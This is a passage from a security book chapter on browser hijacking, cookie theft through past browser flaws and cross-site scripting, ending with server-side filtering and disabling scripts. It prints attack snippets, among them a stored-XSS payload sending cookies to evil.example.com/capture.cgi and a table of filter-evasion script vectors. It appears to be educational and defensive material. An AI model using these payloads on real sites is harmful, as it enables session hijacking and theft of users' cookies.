An amusing demonstration of browser hijacking techniques of this nature was created by Chris MacGregor. His page, available at *www.macgregor.net/lab.shtml*, asks the user for a word, and then spells it out by creating a small browser window for each letter. You can see the effects of this script in Figure 4.1. Imagine visiting a Web site whose author, determined to capture your attention, uses this approach to welcome you! I hope the overly eager Webmaster would not be tempted to use code from the trap.html example to prevent you from dismissing the intrusive greeting.

Figure 4.1. This demo uses JavaScript to create and resize browser windows that spell out the desired word, one letter per window.

Most browsers that support JavaScript will gladly execute the commands that we discussed in these examples. Internet Explorer includes additional functionality that gives the attacker even greater control over the user's screen, allowing malicious code to create windows that don't have standard borders and have the ability to cover other graphical elements on the screen. For example, a window that covers the desktop can be opened using the following JavaScript commands:

```
oPopup=window.createPopup();

oPopup.document.body.innerHTML="HTML format for the window here";

oPopup.show(0,0,screen.availWidth,screen.availHeight,document.body);
```


Georgi Guninski documented one way of abusing this functionality, which involves creating a borderless window that covers Internet Explorer's buttons and text that the attacker doesn't want the user to see [3]. I bet a lot of users would end up clicking Open if the window that normally asks whether to execute a downloaded file was missing the Save and Cancel buttons!

Using techniques of this nature, aggressive Web sites hijack browsers by opening unwanted windows, resizing them to get our attention, and redirecting us to sites or pages we might not want to visit. Another intrusive practice, which works if the visitor is using Internet Explorer, involves trying to add a bookmark to an arbitrary site by using a Java-Script statement like this:

```
window.external.addFavorite('http://annoying.example.com/','Great Site!');
```

This code fragment, tied to an event such as onload, will result in Internet Explorer automatically presenting the visitor with the dialog window shown in Figure 4.2. Fortunately, the user has the opportunity to opt out of bookmark creation by pressing the Cancel button. Internet Explorer also allows Web site developers to request that the user change the browser's home page; here, too, the browser will first ask the user whether the home page should be set to the new location. When employing these techniques, Web sites are counting on our tendency to click OK without thinking about what we're agreeing to.

Figure 4.2. Invoking the **addFavorite** method from a script in Internet Explorer presents the user with the screen asking whether to create the bookmark.



These hijacking techniques get even worse when we move beyond scripting attacks and move into full-fledged ActiveX control applications. Wouldn't it be much easier for attackers if Internet Explorer didn't bother asking the user whether to create the bookmark or to reset the home page? Indeed, attackers employ various techniques to modify the browser's configuration without the user's acknowledgment. Some of these browser-hijacking approaches incorporate malicious ActiveX controls that we will examine in the "ActiveX Controls" section of this chapter.

Another threat posed by malicious scripts is associated with code that tries to steal sensitive information from a browser's cookie repository. As you will see in the following section, repercussions of such attacks can be much more significant than the nuisance of browser hijacking discussed so far.

Stealing Cookies via Browser Vulnerabilities

Browser cookies often store sensitive information, and are, therefore, a very attractive target for malicious mobile code. Let's take a brief look at how cookies are used, to better understand why an attacker might be interested in stealing them.

A cookie is a specially formatted piece of data that a browser stores on the user's workstation on behalf of a remote Web site. A Web site can set a cookie in such a way that the browser automatically discards the data on closing. These so-called nonpersistent cookies are available for just one browsing session and then disappear when the browser is executed. Alternatively, a site can request that the cookie expire at a later date, in which case the browser will save the data to disk. One use for such persistent cookies is to remember the visitor's Web site preferences. For example, when you retrieve a file from the open source software distribution site *www.sourceforge.net* for the first time, you get to pick a preferred download site to grab software from. SourceForge will remember your choice by asking the browser to save your selection in a persistent cookie. When you come back, SourceForge will retrieve this information from the cookie, without bothering you again to select a download site.

Using cookies to store small amounts of data on visitors' workstations is very convenient for Web site developers—not only for remembering user preferences, but also for maintaining information about users' browsing sessions. Such session-related cookies are a particularly juicy target for an attacker because they could result in a complete takeover of a session established with a remote Web site.

Cookies for Storing Session Identifiers

Using cookies to maintain information about the user's browsing session allows sites to implement authentication mechanisms that prompt the visitor to log in only once, instead of asking for a user name and a password after every click. Don't take this ability for granted. After all, HTTP is a stateless protocol, and in its native form it has no way of specifying that the newly submitted request belongs to a session initiated earlier. Fortunately, cookies allow sites to build an authentication workflow like this:

1. The site prompts the user to log in via a form that requests a user name and a password.
2. The user authenticates by supplying proper credentials.
3. The site generates a long number called a *session identifier* (SID) and remembers that this SID is associated with the user's session.
4. The site asks the user's browser to save the SID in a cookie.
5. When accessing the site's pages, the user's browser supplies the SID cookie with each relevant HTTP request.
6. The site looks at the SID presented by the browser and makes sure that the SID is associated with a previously established session.
7. If the site recognizes the SID, it retrieves the user's session information saved in step 3. Otherwise, the site cannot determine the user's identity and asks the person to log in.

This process, with minor variations, is common to most sites that require visitors to log in. For example, when I access a sample Web site, my browser receives several cookies, one of which is named `session-id`. Figure 4.3 shows the contents of such a cookie, easily visible in the Netscape/Mozilla browser using the built-in Cookie Manager.

Figure 4.3. The Cookie Manager built into Netscape/Mozilla displays contents of a cookie that a Web site saved to keep track of the session's state information.

As you can see in Figure 4.3, the identifier that the Web site assigned to my session is `104-6763234-3275912`. An attacker armed with this information would be able to craft an HTTP request to the Web server that included my SID cookie. Under the right circumstances, the Web site would think that the request came from me, and would result in the attacker taking over my session without even supplying a user name or a password. Sometimes seizing the session in this manner requires supplying several interrelated cookie values. The process of getting access to a user's session by obtaining a SID is called *session cloning*.

Some attackers attempt to clone Web sessions by repeatedly guessing SID values to find those that belong to active sessions. However, this brute-force attack method makes it impractical to target a particular person's session. Instead, the attacker just rolls the dice in the hopes of grabbing someone's session, without a particular someone in mind. Additionally, if the range of potential SID values is too large, the attacker might be more inclined to steal a SID cookie from the user's browser, rather than hoping to discover a valid SID value. Armed with a SID cookie, the attacker might be able to access the victim's Web mail account, online banking site, or whichever service corresponds to the session identified by the stolen cookie.

One of the most important measures that browsers take to protect cookies from this kind of theft is restricting which DNS domains can access the cookie. By default, the browser will only supply a cookie to machines with names that are in the domain that set the cookie on the browser in the first place. For example, in Figure 4.3 you can see that the Domain field is set to "`.testsite.com`," preventing servers outside of this domain from receiving my SID cookie. So, the browser will provide the cookie to *www1.testsite.com* or *www2.testsite.com*, but not *www.counterhack.net*. Without this security mechanism, any Web site that you stumbled on would be able to obtain relevant cookies and

clone your sessions for other Web sites. A site that sets the cookie can explicitly specify the value of the Domain attribute, if the cookie value is supposed to be retrieved by a site outside of the original DNS domain.

Malicious mobile code that attempts to steal sensitive cookie information needs to bypass the browser's domain access restriction, because under normal circumstances the attacker's code is unlikely to come from the site that initially set the cookie. Exploiting browser vulnerabilities is one of the methods for accomplishing this.

Cookie Access via Browser Vulnerabilities

So, when a user browses a Web site, the browser automatically supplies the necessary cookies associated with the domain to that Web site. Unfortunately, flaws in browser implementations sometimes allow malicious sites to obtain illegitimate access to cookies that those sites aren't supposed to see. Bennett Haselton discovered one such vulnerability in Internet Explorer 5.01 in May 2000 [4]. When exploited, the bug allowed the attacker to fool the victim's browser into revealing cookies from arbitrary domains.

To take advantage of this vulnerability, the attacker needed to create a server-side program capable of reading cookie information supplied by the browser. The attacker would then compose a URL that causes a browser to invoke this program. In this evil URL, the attacker had to replace characters `/` and `?` in the URL with their hexadecimal equivalents, represented in URL encoding as `%2f` and `%3f`, respectively. The crafted URL also had to include the domain name of the site whose cookies the attacker wanted to steal. For example, if the victim accessed the following URL, the browser would properly realize that it should not send Emacaroni.com's cookies along with the HTTP request:

```
http://evil.example.com/get_cookies.html?.emacaroni.com
```

Let's say Emacaroni.com was the premiere site for buying macaroni and cheese on-line, which made it a high-profile target for session hijacking. If the site's visitor was running a vulnerable version of Internet Explorer, an attacker could encode the appropriate characters in the following manner:

```
http://evil.example.com%2fget_cookies.html%3f.emacaroni.com
```

This trick would fool the vulnerable browser into thinking that the page addressed by the URL belonged to the `emacaroni.com` domain and to reveal the cookies to `evil.example.com`. Of course, this exploit was not limited to retrieving Emacaroni.com cookies; it allowed the attacker to access cookies belonging to any domain that was specified at the end of the URL. A potential victim might have clicked on the crafted URL when browsing the attacker's site. Alternatively, the malicious site might have included the URL in a hidden region of the page, or used a JavaScript command like this automatically to redirect the user to the cookie-capturing program:

```
document.location="http://evil.example.com%2fcapture.cgi%3f.emacaroni.com"
```

This code snippet, based on the demo included with the vulnerability announcement, could be executed within an invisible inline frame, in which case the victim would not even notice that the browser accessed Emacaroni.com's Web server in the background. An *in-line frame* is a region of a Web page that can contain content located at a different URL than the rest of the page. Recognizing the severity of this vulnerability, Microsoft quickly patched Internet Explorer to correct the flaw. The patch, which you can download at *www.microsoft.com/technet/security/bulletin/ms00-033.asp*, corrected the flaw in logic that the browser used to determine the domain requesting the cookie.

Internet Explorer is not the only browser that contained implementation errors related to cookie protection. For example, Mozilla had a flaw that allowed the attacker to access arbitrary cookies by including JavaScript in a URL [5]. Most browsers allow for inclusion of JavaScript commands in the URL if they are prefixed with the `javascript:` tag. Try typing the following benign command in your browser's URL window, and you should see a greeting pop-up:

```
javascript:alert("Hi there!")
```

As Andreas Sandblad discovered in 2002, an attacker could include JavaScript in the URL in a way that would provide access to any Mozilla cookie, regardless of the domain from which the script originated. Sandblad's advisory explained how to format the URL so that instead of displaying a friendly alert window, the script would retrieve the desired cookie and send it to the attacker. To correct the vulnerability, the user needed to upgrade to the latest version of Mozilla. As another defense, the user could prevent JavaScript from accessing cookies altogether by setting "Disable access to cookies using javascript" in Mozilla's preferences. It would be nice if Internet Explorer allowed us to restrict access to cookies in a similar manner. Sadly, current versions of IE do not include this capability.

A couple of months prior to discovering the Mozilla vulnerability, Sandblad found a problem with the Opera browser that also allowed the use of `javascript:` URLs to steal cookies [6]. To take advantage of this bug, the malicious Web page had to incorporate a frame containing the site whose cookie was targeted by the attack. JavaScript embedded in the page would then change the URL assigned to the frame in a way that invoked the cookie-stealing function. The bare-bones code to demonstrate the existence of the vulnerability looked something like this:

```
<iframe name=emacaroni src="http://emacaroni.com/" height=0
```

```
        width=0></iframe>        <-- a

<script type="text/javascript">

function readCookies() {        <-- b

 emacaroni.location="javascript:alert(document.cookie)";

}

</script>

<a href="javascript:readCookies()">Get Emacaroni.com's cookies</a>
```

(a)Load targeted site in an invisible frame.

(b)Change the frame's URL to invoke cookie-stealing code.

The `iframe` tag creates an inline frame in which the browser loads the site that has cookies the attacker wants to get. The frame is invisible, because its height and width are set to 0; this way the victim is less likely to realize that something fishy is going on. The page displays a link that, once activated, calls the `readCookies()` function. The `readCookies()` function, in turn, obtains the cookies by including the appropriate commands in the URL assigned to the invisible frame. Because this is just a demo, the code simply displays stolen cookies in a pop-up window. In a real attack, the `readCookies()` routine would transmit the cookies to the attacker, and would be tied to an event such as `onload` to execute automatically. Fortunately for Opera users, the vulnerability that allowed this exploit to work was fixed in Opera 6.02.

The malicious mobile code that we examined in this section relied on flaws in browser implementations to obtain unauthorized access to the victim's cookies. In the next section, we'll look at another type of attack that targets cookies and that might fully take over the victim's browsing session. Instead of exploiting browser vulnerabilities, these attacks take advantage of security weaknesses in Web sites that a potential victim might visit.

Cross-Site Scripting Attacks

When launching a c*ross-site scripting* (XSS) attack, the attacker injects malicious code into a vulnerable Web site so that the visitor's browser inadvertently executes the code. This code tends to be in the form of a browser script, and is often configured to steal cookies that were set by the Web site or to otherwise interact with the victim's browsing session. As far as the browser is concerned, the script is coming from the site that is authorized to access the cookie and other page elements, and readily hands over control to the attacker. Unfortunately, XSS security flaws continue to plague search engine, discussion, shopping, and financial sites that you and I use. This section examines the risks associated with XSS and will help you understand how to begin mitigating the threat.

Malicious Scripts in the URL

A Web site might be vulnerable to XSS attacks if it reflects input back to the user. When you think about it, many Web sites actually reflect what a user types in back to that user. Consider a typical

search engine. You enter a search string such as "security books" into a form, and the site echoes back something like: "Here are the results of the search for *security books*." What if, instead of supplying a regular search string, you included some JavaScript in the query? If the site did not strip out the script, it would include your code as part of the output, the response from the Web server. When your browser receives the response with the JavaScript that you typed, it will execute the script when loading the search results page. So, now you can hack yourself. You type a Java-Script into user input, send it to a Web site, the site reflects it, and it runs in your very own browser. Sure, injecting JavaScript into one's own session is not particularly exciting, but we haven't yet gotten to the cross-site part of cross-site scripting. By expanding this technique, an attacker can clone other people's sessions by getting them to reflect malicious code onto themselves.

Let's explore our search engine example a bit further to understand how XSS attacks work. Here's what a benign URL for a search query typically looks like:

```
http://www.example.com/search.cgi?query=security+books
```

If the search engine does not fully strip out JavaScript code from user input, then a URL for the malicious query might look like this:

```
http://www.example.com/search.cgi?query=<script>alert(document.cookie)</script>
```

When the victim's browser goes to this URL, a vulnerable search engine will reflect the query's JavaScript to the visitor, whose browser will pop-up an alert with the site's cookies. An attacker interested in obtaining someone's search engine cookies could trick the victim into clicking on such a URL. Instead of presenting the person with an alert window, a real-world script will silently access the cookies and send them to the attacker. In this scenario, the attacker injects malicious code into the vulnerable site by including the script in the URL and then having the victim click the link. The browser is happy to release the cookies because JavaScript gets embedded in the page that is authorized to access them.

After including JavaScript in the URL, the attacker needs to have the victim's browser follow the link to activate the script. One way to accomplish this is to include the malicious link on a third-party Web site. Another alternative is to send the link to the potential victim via e-mail, or to embed it in a posting on a discussion forum.

To get a better feel for the underlying XSS attack structure, consider Figure 4.4, which highlights the series of actions typically involved in such attacks:

1. The potential victim sets up an account on a Web site. This Web site is vulnerable because it reflects the person's input without filtering script characters. The Web application uses cookies to maintain session information in the user's browser; these are the cookies that the attacker

wishes to obtain.

2. The attacker crafts a link that includes cookie-stealing code, and tricks the victim into clicking on the link.


3. The victim's browser transmits the attacker's script to the Web site as part of the URL.

4. The site reflects the input, including the malicious script, back to the victim's browser.

5. The script runs in the victim's browser. Because the browser thinks the script came from the vulnerable Web site (which it did, on reflection), the browser runs the script within the security context of the vulnerable site. The browser grabs the victim's cookies and transmits them to the attacker, using e-mail or by pushing them to the attacker's own Web site.

6. The attacker, armed with the sought-after session cookies, crafts the appropriate HTTP request and clones the person's session with the target Web site.

Figure 4.4. An XSS attack lets an attacker clone the victim's session by stealing cookies.



The XSS scenarios that we've examined until now have exploited sites that reflect portions of the URL back to the user. For such attacks to work, the attacker has to somehow get the victim to click on the malicious link. Including input as part of the URL is known as the *GET* submission method; therefore, the targeted site needs to support the GET method to process the crafted link. In contrast, some sites use an input processing technique known as *POST*, which requires the browser to supply data inline, and will not accept input on the URL. To make an XSS attack work with sites that only support the POST method, the attacker usually embeds the malicious JavaScript in an HTML form, instead of supplying the script as part of a URL. The victim would then need to submit the crafted form for the site to reflect the attacker's script back to the user.

An attacker could trick a user into clicking on a crafted link or form by manipulating that user with social engineering. Suppose a user receives an e-mail explaining that his or her favorite online bank is having a promotion. According to this spoofed e-mail, to encourage folks to use their online accounts, the bank will deposit $10 if the user logs in within the next 24 hours. The spoofed e-mail could include a URL to click on, and sure enough, the link in the URL is for the actual bank's site. Of course, the URL also includes a parameter to be sent to the Web site with malicious code in it. When

targeting a site that only supports the POST method, the attacker might present the victim with an HTML form instead of a link; however, users are more likely to click on a link than to submit a form that is part of an e-mail message.

Malicious Scripts in the Site's Content

An alternative approach to launching XSS attacks takes advantage of sites that take input from one user and present it as output to another user. This is often a much more dangerous scenario than the one we covered earlier, because it allows malicious code to execute automatically as soon as the victim views the "infected" Web page. Furthermore, this attack method works regardless of whether the site uses GET or POST to collect user input.

Consider a Web-based discussion site where a message submitted by one user is viewed by other visitors. If the site does not properly strip out scripts from posted messages, then an attacker can embed arbitrary code in the posting, and have the code executed when discussion participants view the message. Instead of embedding malicious JavaScript into a URL and waiting for the victim to click on it, the attacker can include code like this in the message to the discussion forum:

```
<script type="text/javascript">

document.write('<iframe src="http://evil.example.com/capture.cgi?       <-- a

   '+document.cookie+'" width=0 height=0></iframe>');       <-- b

</script>
```

(a) Transmit stolen cookies to the attacker.

(b) Get the victim's cookies set by the targeted site.

When discussion participants read the attacker's message, their Web browsers will automatically execute the code located within the `script` tags. The malicious script instructs the browser to open a hidden inline frame via the `iframe` tag, retrieve the victim's cookies via the `document.cookie` command, and then send them to the attacker by invoking a program set up for this purpose at `http://evil.example.com/capture.cgi`. As a result, the attacker might be able to use stolen cookies to clone the victim's session with the discussion site. The malicious capture.cgi script is the same one that the attacker would use when injecting commands via a crafted URL. The advantage in this example, from the attacker's perspective, is that the victim's browser executes the script automatically without requiring the person's direct involvement.

This XSS technique allows one participant of a multiuser site to clone the session of another. Injecting malicious code into the site is especially dangerous when the script is executed by a user who has more privileges than the attacker. For instance, a malicious user of an e-commerce site might include a script in a comment that will be viewed through a Web browser by the site's administrator. If the Web application is vulnerable to XSS, the attacker might be able to hijack the administrator's account on that site.

I once had this very attack launched against me during a Webcast. I periodically do Webcasts on the Internet to discuss various security topics. For these sessions, I log into a webcast company's Web

application and control the flow of slides. The attendees of the webcast also log into the Web application, but they just view the slides and listen to the audio as I advance through the presentation. As they listen to me drone on about some topic, the attendees can submit questions to me. I get all kinds of questions, such as "Can you explain that in more detail?" "What would happen if we expand this attack?" and even "I'm not wearing any clothes; what are you wearing?" As I speak, the attendee-submitted questions appear in my Web browser so I can read what's on the attendees' minds.

Once, when I was presenting on XSS attacks on a webcast with 200 attendees, it happened. An attendee submitted a question into the Web application that wasn't really a question. Instead, in the question field, the attendee typed in some JavaScript that popped up a dialog box on my browser, shouting out "You are vulnerable to Cross Site Scripting!" Ouch! The webcast application service we were using was indeed vulnerable, and the user was simply testing that application. Via the Webcast audio I announced the successful attack to the other 199 webcast attendees. Then, as you might expect, given human nature, I received hundreds more dialog boxes on my machine, as other attendees on the session just had to test the same feature by submitting their own "questions." In the background of the audio portion of the webcast, attendees could hear a barrage of "bling, bling, bling" as each dialog box popped up. After the call, we contacted the webcast company and explained to them how to fix their system using defensive techniques we'll discuss shortly.

Unfortunately, the capabilities of XSS-injected scripts are not limited to session cloning. The scripts executing in the victim's browser will be running in the security context of the site from which they were downloaded. That means that, in addition to retrieving cookies, they can interact with other page elements that came from the site, changing values in form fields, and even submitting data to the site on behalf of the user. Such capabilities are important to attackers, because sites that set SID cookies often remember the IP address from where the user initially logged in, and might not accept a SID cookie coming from another address. A determined attacker will be able to script the desired actions, and then inject the script into the vulnerable site. In this scenario, the attacker would not need to steal the victim's cookies. Instead, malicious code will interact with the targeted session from the victim's own browser.

Defending against XSS Attacks: Server-Side Filtering

To prevent XSS attacks, defenses can be applied in two general areas: at the Web server and at the user's browser. First, let's look at the defenses that can be implemented at the Web server by adding specialized defensive code to the Web application. To protect visitors against XSS attacks, Web sites need to carefully filter out input that the user's browser could interpret as a script. By removing script-associated data from all user input, the Web application won't reflect any valid scripts back to the browser. This is harder to implement than one might think. For instance, simply rejecting the `script` tag from user input is not enough, because there are numerous other ways of introducing code into HTML. Here is one real-world example, in which Georgi Guninski demonstrated how to get code past Hotmail's JavaScript filters back in 1999 [7]:

```
<p style="left:expression(eval('alert(\'JavaScript is executed\');window.close()'))">
```

Even though there is no `script` tag in this code snippet, the attacker takes advantage of the

expression parameter to the style attribute to get the browser to execute the script. This particular technique only works with Internet Explorer. Table 4.1 lists some of the ways in which scripts can be introduced to browsers. This is just a small sampling of the methods that attackers might use to get malicious code scripts past the site's filters. For more such examples take a look at Andrew Clover's Bugtraq post of May 11, 2002 [8], and keep in mind that some of them might not work in all browsers.

Table 4.1. Some of the Methods of Introducing Scripts into HTML Files

Sample Syntax	Explanation
`<script>alert(document.cookie)</script>`	Scripts are most commonly marked through the use of the `script` tag.
`<script src="http://evil.example.com/getcookie.js"></script>`	Instead of supplying commands inline, the attacker can ask the browser to retrieve the script from an external URL.
`<img src="" onerror="alert(document .cookie)">`	This technique causes an error by not specifying the URL of the image, thus invoking the script.
`<br style="width:expression(alert(document .cookie))">`	This technique uses the `expression` parameter to the `style` attribute while marking a line break (br) in formatting of the page.
`<div onmouseover='alert(document.cookie) '> </div>`	This method executes the script when the user's mouse passes over an invisible region. Apostrophes often work just like quotes.
`<img src=javascript:alert(document.cookie)>`	This example automatically invokes JavaScript when the browser attempts to load the nonexistent image file. Look, neither quotes nor apostrophes might be needed!
`<iframe src="vbscript:alert(document .cookie)"></iframe>`	This technique attempts to open an inline frame, but supplies VBScript instead of the URL. This would have worked with JavaScript as well.
`<body onload="alert(document.cookie)">`	This method executes specified code when the page loads, even if another body tag was already defined earlier.

Sample Syntax	Explanation
`<meta http-equiv="refresh" content="0;url= javascript:alert(document.cookie)">`	This example forces the page to refresh as soon as it loads, but instead of specifying the new URL, it supplies some JavaScript.

As you can see, simply rejecting the `script` tag from user input is not enough, but all is not lost. Take a closer look at Table 4.1, and consider the elements various XSS techniques have in common. A better idea is to filter out special characters that might be used as part of the script. Here are some of the most important characters that sites should consider eliminating to stop the scourge of XSS:

```
< > ( ) = " ' ; % &
```

Instead of simply deleting characters like this from user input, the Web application can translate them into counterparts that look like the original symbols, but do not hold special significance to the browser's scripting engine. For example, when the browser sees `<` in the HTML file, it will display the < character. Similarly, the site can represent the > sign as `>`, the & sign can become `&`, and the apostrophe can be converted into `&#39;`. This technique of introducing substitutes for scary, meaningful characters is sometimes referred to as *escaping* the characters.

To detect and filter unwanted characters, a Web site must know what encoding the visitor's browser will use to recognize them. Web browsers can support a variety of different mechanisms for encoding the same character. For instance, a site might eliminate one representation of the < character without realizing that the browser is using an encoding technique that also allows the attacker to represent < by specifying another code for this character. To eliminate potential ambiguities, the site should explicitly tell the browser which character set it should operate in. This can be implemented by including a line like this in all pages that the site sends to the visitor's browser:

```
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
```

<-- a

(a) This is the most popular encoding for Latin-based alphabets.


Even if specifying the encoding, it is easy to miss something when defining a set of characters to filter out—we never know when an attacker will discover a way of using some other character in a manner we did not foresee. Therefore, our best bet is to define a set of letters, numbers, and some punctuation marks that are unlikely to pose an XSS threat, and allow only those characters, rejecting or translating all other input elements. Most user input fields (e.g., names, phone numbers, addresses, and account numbers) can be represented purely by alpha and numeric characters. Building your Web site so that it allows only user input with alphanumeric characters and basic punctuation marks such as periods and commas is a pretty good idea.

The site's Web server should filter user-provided data on input, and handle undesirable characters as soon as the user submits them. In this case, the site's developers need to ensure that they account for all ways in which data can enter the system. In addition to accepting input directly from the user's browser, Web sites can also receive data without human interaction, for example a supplier's data imported in bulk via FTP, or XML-based transactions established via some application programming interface (API). Each of these input channels needs to be examined for potentially malicious code.

Sites that cannot reliably filter data as it enters the system, perhaps because they have too many diverse data sources, can implement such filtering in the output phase of data processing. This approach calls for handling dangerous characters when the site formats output for presenting it to the visitor. Filtering on output allows the site to account for scripting abilities of different user clients. After all, some characters might be dangerous for visitors using a Web browser, whereas others might be targeting users that process the site's output using Microsoft Excel or some third-party XML data processor.

Figure 4.5 illustrates several input and output data channels for a sample Web site of moderate complexity. The site's designers should decide where filtering should take place to ensure that users of the site are not subjected to XSS-style attacks. Keep in mind that, in addition to protecting its users from such attacks, the site will need to perform additional data validation on input to protect itself against other attacks that target the site's back-end components, which are outside the scope of this book.

Figure 4.5. In this example, a complex site handles several different input and output channels that might require filtering to prevent XSS attacks.



Now that we've looked at the Web server-side defenses against XSS, let's explore how users of a Web application can defend against XSS attacks by tweaking their browser configuration. As an end user of sites that might be vulnerable to XSS attacks, your primary method of defense at the moment involves disabling scripting capabilities of your Web browser.

Defending against XSS and Other Scripting Attacks: Disabling Scripts

The malicious mobile code that we've examined so far relies on the browser's ability to execute scripts embedded in the Web page. To defend your browser from such attacks, first off, never ever surf the Internet when logged in as a superuser, whether an account in the administrators group or a root user. If you are logged in with superuser privileges, your browser has these privileges. Scripts running in your browser do as well, so they can wreak all kinds of havoc with the superuser privileges you have inadvertently given them. When surfing the Internet (or reading e-mail), log in as a non-

administrator or non-root user. Only use superuser accounts when you really need them–such as when you reconfigure the machine or install new software requiring these privileges.


The majority of the security concerns associated with malicious scripts can be addressed by disabling them in the browser, if you do not require the functionality that scripts provide. Disabling scripting support is a matter of selecting the appropriate option in the browser's configuration, as you can see in Table 4.2. Internet Explorer allows you to define a separate scripting setting for each security zone, which is more flexible than the simple on–off option that the other browsers support. (We look at Internet Explorer's security zones more thoroughly in the section "Defending Against Threats: ActiveX Internet Explorer Settings.")

Table 4.2. Disabling Browser Support for JavaScript

Browser	Menu Option
